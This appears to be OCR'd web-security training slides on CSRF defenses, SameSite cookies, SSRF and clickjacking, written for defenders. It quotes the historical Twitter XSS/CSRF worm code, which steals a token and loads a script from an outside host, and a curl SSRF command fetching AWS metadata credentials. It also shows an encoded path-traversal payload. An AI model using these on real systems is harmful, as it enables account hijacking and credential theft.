
https://caniuse.com/#search=samesite



SameSite Cookie Behavior

- Chrome and Edge cookies that do not have a SameSite attribute will default to SameSite=Lax
- Cookies that require cross-site behavior must be configured with two cookies to ensure compatibility:
- Set-cookie: name=value; SameSite=None; Secure
  Set-cookie: name=value; Secure
- Cookies needed for only your site should be labeled explicitly as SameSite=Strict or SameSite=Lax
- Do not rely on inconsistent default browser behavior

https://caniuse.com/#search=samesite



Limits of SameSite Cookie CSRF Defense

- Non-Cookie based session management does not benefit from SameSite cookies!
- HTTP Basic or HTTP Digest
- Network based AuthN/Session Management
- Subdomain controlled by an adversary can CSRF cookies at the top level domain
- Not all browsers support SameSite cookies

XSS Importance

A single XSS flaw makes all CSRF defenses useless

There are numerous ways for JavaScript to access the CSRF token value:

document.getElementByID('csrftoken')

document.forms[0].elements[0]

Twitter XSS/CSRF Worm Code

view-source

```
var content = document.documentElement.innerHTML;
authreg = new RegExp(/twttr.form_authenticity_token = '(.*)';/g);
var authtoken = authreg.exec(content);authtoken = authtoken[1];
var updateEncode = "Something Very Offensive About Goats";

var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');

var ajaxConn = new XHConn();ajaxConn.connect("/status/update","POST",
"authenticity_token=" + authtoken+"&status=" + updateEncode +
"&tab=home&update=update");

var ajaxConn1 = new XHConn();

ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+
authtoken+"&user[url]="+xss+"&tab=home&update=update");
```

Conclusion

Protecting GET requests comes at a cost…

CSRF tokens can be leaked through the referrer header and more and can be reused if they're still valid.

Know your defenses…

Which solution will depend on your application

- Environment and language used…
- Whether this is a new app or a retrofit of an old one…
- Stateful or not?…
- Potential user impact of some solutions…
- Make sure tokens are valid server-side and cannot be reused after logout…

Check if your framework has built-in CSRF protection and use it

- If framework does not have built-in CSRF protection add CSRF tokens to all state changing requests and validate them on backend

For stateful software use the synchronizer token pattern

For stateless software use double submit cookies

Implement at least one mitigation from Defense in Depth Mitigations section

- Consider SameSite Cookie Attribute for session cookies
- Consider implementing user interaction based protection for highly sensitive operations
- Consider the use of custom request headers
- Consider verifying the origin with standard headers

Remember that any Cross-Site Scripting (XSS) can be used to defeat all CSRF mitigation techniques!

- See the OWASP XSS Prevention Cheat Sheet for detailed guidance on how to prevent XSS flaws

Do not use GET requests for state changing operations

- If for any reason you do it, protect those resources against CSRF

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Cross Site Request Forgery (CSRF): Learning Objectives

- Learn how to test for CSRF in your applications
- Learn how to defend again CSRF in session based web applications and webservices with the synchronizer token pattern
- Learn how to defend again CSRF in stateless web applications and webservices with the double cookie defense pattern
- Learn how to configure cookies to help thwart CSRF

Server Side Request Forgery (SSRF)

Server Side Request Forgery (SSRF): Learning Objectives

- Learn what SSRF is and how it can harm your applications
- Learn how to defend again SSRF
- Explore real world SSRF

SSRF In The Real World
August '19

Capital One hack highlights SSRF concerns for AWS

Infosec pros warn of server-side request forgery vulnerabilities in AWS following the Capital One data breach, which may have revealed an issue regarding the AWS metadata service.

Rob Wright
News Director

Chris Kanaracus
Senior News Writer

Published: 05 Aug 2019

https://searchsecurity.techtarget.com/news/252467901/Capital-One-hack-highlights-SSRF-concerns-for-AWS

1. Accessing the credentials using the SSRF bug


- The attacker seems to have accessed the AWS credentials for a role called `ISRM-WAF-Role` via the endpoint `http://169.254.169.254/latest/meta-data/iam/security-credentials/ISRM-WAF-Role` using the SSRF bug.

For example, if the vulnerable application was at `http://example.com` and the SSRF existed in a GET variable called `url`, then the exploitation was possible as

```
curl http://example.com/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ISRM-WAF-Role
```

https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af

SSRF At GitLab



https://www.exploit-db.com/exploits/49637

EXPLOIT DATABASE

Microsoft Exchange 2019 - SSRF to Arbitrary File Write (Proxylogon) (PoC)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49637	2021-27065 2021-26855	TESTANULL	WEBAPPS	WINDOWS	2021-03-11

EDB Verified: ×

Exploit: / {}


Vulnerable App:

```
# Exploit Title: Microsoft Exchange 2019 - SSRF to Arbitrary File Write (Proxylogon)
```

Attacking An Internal Network (REST style)

- Find an HTTP REST proxy w/ vulns
- Figure out which REST based systems are running on the internal network
- Exfiltrate data from the REST interface of the backend system or
- Get RCE on an internal REST API

- What backend systems have a REST API that we can attack:
  - ODATA in MS SQL Server
  - Beehive and OAE RESTful API
  - Neo4j, Mongo, Couch, Cassandra, HBase, your company, and many more




X Non-compromised machine

Y Affected machine

URLs to backend REST APIs are built with concatenation instead of URIBuilder (Prepared URI)

- Most publically exposed REST APIs turn around and invoke internal REST APIs using URLConnections, Apache HttpClient or other REST clients. If user input is directly concatenated into the URL used to make the backend REST request then the application could be vulnerable to Extended HPPP.



A var = request.getParameter("data");

B new URL("https://internal/data/" + var)

What to Look For

- new URL (“http://yourSvr.com/value” + var);
- new Redirector(getContext(), urlFromCookie, **MODE_SERVER_OUTBOUND**);
- HttpGet(“http://yourSvr.com/value” + var);
- HttpPost(“http://yourSvr.com/value” + var);
- restTemplate.postForObject(”http://localhost :8080/Rest/user/” + var, request, User.class);
- …

https://someserver/search?data=23

```
var = request.getParameter("data");
new URL("https://internal/data/" + var)
```

../../../admin/report/global

https://internal/admin/report/global

../../../admin/report/global

%2e%2e%2f%2e%2e%2
f%2e%2e%2f%61%64%
6d%69%6e%2f%72%65
%70%6f%72%74%2f%6
7%6c%6f%62%61%6c

```
new
URL("https://internal/data/" +
encodeForURIPath(var))

new
URL("https://internal?data=+
encodeForURIParam(var))
```

SSRF Defense Summary


- Great authentication on internal/intranet APIs
- Great access control on internal/intranet APIs
- When URL's are a parameter, do strong URL Validation
- ***Avoid taking URLs as a full parameter that the server then acts on***
- Building URLs safely with URL Encoding of Parameters
- Limit services with network controls
- Microsegmentation


Clickjacking!

Clickjacking
Learning Objectives

Learn what Clickjacking is and how it can harm your applications

